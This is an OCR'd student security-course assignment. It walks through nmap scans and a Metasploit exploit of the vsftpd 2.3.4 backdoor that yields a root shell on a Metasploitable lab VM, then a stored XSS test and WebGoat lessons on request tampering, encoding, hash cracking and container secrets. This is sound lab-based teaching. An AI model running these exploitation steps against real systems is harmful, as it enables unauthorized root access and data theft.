

FCS Assignment 2
Shivam Agarwal CSE2020123

Answer 1

a) Using NMAP to identify the OS of metasploitable 2.



First we setup the metasploitable system and then get its ip address(here 192.168.18.129)



Then we run the command :
Sudo nmap -O -v 192.168.18.129
It returns all the ports as well the OS of the system

Here it is : Linux 2.6.9 - 2.6.33

b) Listing all Ports:

We are listing all the ports to identify any vulnerabilities in the ports and the software that protocol is running that allows us to exploit it

```
shivam@shivam-virtual-machine:~$ sudo nmap 192.168.18.129 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 08:10 IST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 08:10 (0:00:07 remaining)
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

We run the command:

Sudo nmap -sV 192.168.18.129

This command gives us all the open ports of the system as well as the service running on that port along with its version

In the below image, all the default uses of the ports are given as well as applications that are running on those ports

```
Nmap scan report for 192.168.18.129
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13?
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:6D:2D:EB (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
nix, Linux; CPE: cpe:/o:linux:linux_kernel
```

c) Backdoor on FTP server using Metasploit

We are doing this to see if the attacker can get access to the files on the system. The methodology is given below and the outcome was that, the attacker was able to get root access to the machine at port 6200

Tools Used : Nmap, metasploit, module to exploit vsftpd 2.3.4

Commands Used :

Sudo nmap -p 21 192.168.18.129 --script vuln // This command finds vulnerabilities in the service running on the given port number

```
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
shivam@shivam-virtual-machine:~$ sudo nmap -p 21 192.168.18.129 --script vuln
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 08:18 IST
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.18.129
Host is up (0.00033s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-bac
kdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/explo
its/unix/ftp/vsftpd_234_backdoor.rb
MAC Address: 00:0C:29:6D:2D:EB (VMware)
```

Then we run the following commands in msfconsole :

Search vsftpd // looks for modules to exploit vulnerabilities in vsftpd

Use exploit/unix/ftp/vsftpd_234_backdoor // uses the given module

```
    set RHOSTS www.example.test/24
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  D
escription
   -  ----                                  ---------------  ----       -----  -
----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     V
SFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploi
t/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.c
```

Show options // to look at the port and ips set to attack

Set rhosts 192.168.18.129 // set port to attack to the ip of the metasploitable machine

Exploit // attacks the given ip and port using the module


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.c
                                      om/rapid7/metasploit-framework/wiki/Usin
                                      g-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.18.129
rhosts => 192.168.18.129
```

After that we now have a backdoor access to the machine as root user on port <u>6200</u>


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.18.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.18.129:21 - USER: 331 Please specify the password.
[+] 192.168.18.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.18.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.18.128:37071 -> 192.168.18.129:6200)
 at 2022-11-22 08:50:35 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

d) Using Persistent XSS attack on the given page :


- To see whether we can run commands other than the html commands allowed
- I have written small script in the blog
- Outcome : as the blog is recorded, the attack is persistent, meaning it occurs every time the page is loaded



Adding the above script makes so that whenever the page is loaded, it gives an alert saying “Hi”.



The below Script makes so that whenever the add blog page is loaded, then we are redirected to youtube.com, meaning that you cant add or visit the blog page as we instantly get redirected.



Answer 2

a) HTTP Proxies :
I have intercepted the packet using BurpSuite and made changes to it as given in the lesson and then forwarded it.

Lesson 5 : Post Request

Request to http://localhost:8080 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
POST /WebGoat/HttpProxies/intercept-request HTTP/1.1
Host: localhost:8080
Content-Length: 30
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=BEe_2g8Bbw9C7GGSUBYTfehg6-UXiazTDfZaHgJj
Connection: close
SSSSSSSS
changeMe=doesn't+matter+really
```

Tampered Get Request :

Request to http://localhost:8080 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
GET /WebGoat/HttpProxies/intercept-request?changeMe=Requests+are+tampered+easily HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
Accept: */*
X-Requested-With: XMLHttpRequest
x-request-intercepted:true
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=BEe_2g8Bbw9C7GGSUBYTfehg6-UXiazTDfZaHgJj
Connection: close
```

Green symbol showing success on lesson 5

HTTP Proxies

Logout

User: shivam-agarwal
Role: User

Version: 8.2.3-SNAPSHOT
Build:

Reset lesson

1 2 3 4 5 6 7 8 9

Burp Proxy

Another proxy you can use is Burp. One of the exercises in WebGoat can only be resolved with Burp and not yet with OWAP ZAP. You can only configure Burp manually. Please follow the steps described here first. You can download the Burp community edition as a plain jar file

```
java -jar burpsuite_community_v2.1.04.jar
```

Choose `temporary project`, followed by `use burp defaults.`

Go to the proxy options and change it to use port 8090

Burp Suite Community Edition v2.1.04 - Temporary Project

Burp Project Intruder Repeater Window Help


Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder

Intercept | HTTP history | WebSockets history | Options

Proxy Listeners


b) Developer Tools : Lesson 4 :

Since javascript was not disabled from client side, it allowed me to get access to the function which returned the phone number.



Lesson 6 :

The details of the packet were obtained in the networks tab of the dev tools and then looking for the payload in different requests, I was able to obtain the correct value.



c) Crypto Basics:

Lesson 2 & 3 were done by using an online base64 and xor decoder to decode the given message

Lesson 2 :

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or commonly known as https) to protect others from reading the username password that is sent to the server.

```
$echo -n "myuser:mypassword" | base64
bXl1c2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bXl1c2VyOm15cGFzc3dvcmQ=
```

✔

Now suppose you have intercepted the following header:
Authorization: Basic c2hpdmFtLWFnYXJ3YWw6YWRtaW4=

Then what was the username shivam-agarwal and what was the password: admin post the answer

Congratulations. That was easy, right?

Lesson 3:

✔

Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw==

What would be the actual password databasepassword

post the answer

Congratulations.

Lesson 4:

I copied the given hashes and then googled them which returned me their plaintexts as these were of very weak passwords and were not salted

Salted Hashes

Plain passwords should obviously not be stored in a database. And the same goes for plain hashes. The OWASP Password when password related information needs to be stored securely.

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✔

Which password belongs to this hash:
E10ADC3949BA59ABBE56E057F20F883E

123456

Which password belongs to this hash:
2BB80D537B1DA3E38BD30361AA855686BDE0EACD7162FEF6A25FE97BF527A25B

secret post the answer

Congratulations. You found it!

Lesson 5:

I stored the given private key inside pub.key file and used it to find the modulus of the key pair(pub and priv key both have same mod)

```
shivam@shivam-virtual-machine:~$ openssl rsa -in pub.key -modulus -noout
Modulus=81272EA89193C426CC9E63E733F8DD97163E467D411466E942492C10709B259478DA3B67
6EE59E2E823AFB4983C3A1A889A6B25DAD341B4527E8BC6B5262F362669AF139477E5AF04BEC68C0
30B932D98495D7DACB03385D1A133ECEF8D2CD729FE3B23A7F7A3D81B708CFBABE7E34A87673E929
2981707743486A6E5B87AC22191B25F00A3E293A81D88B56DCD2AA6824E534B2F4E73B7EF1AF5570
A9E1ABF3A2AD1598C5DD3F8CC16CBFA4EC10A9D6D6EC0B53ADC40C2D7AB046E461431DB7F5699EF2
7C69E2D4D723F34925ACA89D7156C2538636C253D83DEA9489F02CD49ED23428348C4C66FB96332B
3A3C0A32CD4E7A6521F4A321D81ED23B75BD2607
```

I then sign the given mod using the private key and encode it base 64

```
shivam@shivam-virtual-machine:~$ echo -n "81272EA89193C426CC9E63E733F8DD97163E46
7D411466E942492C10709B259478DA3B676EE59E2E823AFB4983C3A1A889A6B25DAD341B4527E8BC
6B5262F362669AF139477E5AF04BEC68C030B932D98495D7DACB03385D1A133ECEF8D2CD729FE3B2
3A7F7A3D81B708CFBABE7E34A87673E9292981707743486A6E5B87AC22191B25F00A3E293A81D88B
56DCD2AA6824E534B2F4E73B7EF1AF5570A9E1ABF3A2AD1598C5DD3F8CC16CBFA4EC10A9D6D6EC0B
53ADC40C2D7AB046E461431DB7F5699EF27C69E2D4D723F34925ACA89D7156C2538636C253D83DEA
9489F02CD49ED23428348C4C66FB96332B3A3C0A32CD4E7A6521F4A321D81ED23B75BD2607" | op
enssl dgst -sign pub.key -sha256 | base64 -w 0
NFBn4WYpsXvCiIoakW+OJ65DR3Zo3VTaf+4fXHjVrHK//EvyTzBLKZeQa9yuRcGlYqv4olO96ZbOu2bU
ae5xTq2drCiyXEN4cmnBAqUSYLMdRChIk02Ih6jGTLdbPxp/mSXRsmDa9FB2ia5CaGUl6UUH3RIUv/nM
zHMDok0EoRN6GnVmiokxE+rct4IQxqsb0pyjrfR/QqmoOY3eHjaD8+UTJBqxKpjyxQIJ0Mbc2uA8paxf
RDaDa2O3O89KvCwEGNzNg3gniegDmInvaR7nh4pOrVY/ubhgICnouPqwQHBj1PJGiqVRU8yWKelEqG28
LdaNe9NKBy7MbH/LIBrBXA==shivam@shivam-virtual-machine:~$
```

Lesson 8:


We are able to get the secret from inside the docker container

The secret was stored inside the default_secret file.

```
shivam@shivam-virtual-machine:~$ sudo docker run -d webgoat/assignments:findthesecret
[sudo] password for shivam:
Unable to find image 'webgoat/assignments:findthesecret' locally
findthesecret: Pulling from webgoat/assignments
5e6ec7f28fb7: Pull complete
1cf4e4a3f534: Pull complete
5d9d21aca480: Pull complete
0a126fb8ec28: Pull complete
1904df324545: Pull complete
e6d9d96381c8: Pull complete
d6419a981ec6: Pull complete
4cf180de4a1f: Pull complete
ff2e10214d79: Pull complete
Digest: sha256:3fba41f35dbfac1daf7465ce0869c076d3cdef017e710dbec6d273cc9334d4a6
Status: Downloaded newer image for webgoat/assignments:findthesecret
dbb745ef3ce83e10c5291451907747503c42eaf0e3110d5701c250a3e3020e80
shivam@shivam-virtual-machine:~$ sudo docker exec -ti --user 0 dbb745ef3ce83e10c5291451907747503c42eaf0e3110d5701c250a3e3020e80 bash
root@dbb745ef3ce8:/# ls
bin  boot  dev  docker-java-home  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@dbb745ef3ce8:/# cd bin
root@dbb745ef3ce8:/bin# ls
bash     bzexe         bzmore  dash   dnsdomainname  findmnt   ln     mktemp         pidof     run-parts  su        true        which         zfgrep
bunzip2  bzfgrep       cat     date   domainname     grep      login  more           pwd       sed        sync      umount      ypdomainname  zforce
bzcat    bzgrep        chgrp   dd     echo           gunzip    ls     mount          rbash     sh         tailf     uname       zcat          zgrep
bzcmp    bzip2         chmod   df     egrep          gzexe     lsblk  mountpoint     readlink  sh.distrib tar      uncompress  zcmp          zless
bzdiff   bzip2recover  chown   dir    false          gzip      mkdir  mv             rm        sleep      tempfile  vdir        zdiff         zmore
bzegrep  bzless        cp      dmesg  fgrep          hostname  mknod  nisdomainname  rmdir     stty       touch     wdctl       zegrep        znew
root@dbb745ef3ce8:/bin# bash
root@dbb745ef3ce8:/bin# cd bash
bash: cd: bash: Not a directory
root@dbb745ef3ce8:/bin# cd
root@dbb745ef3ce8:~# ls
default_secret
root@dbb745ef3ce8:~# cat default_secret
ThisIsMySecretPassw0rdF0rY0u
```


We then decrypt the given message using aes 256 with the secret we found

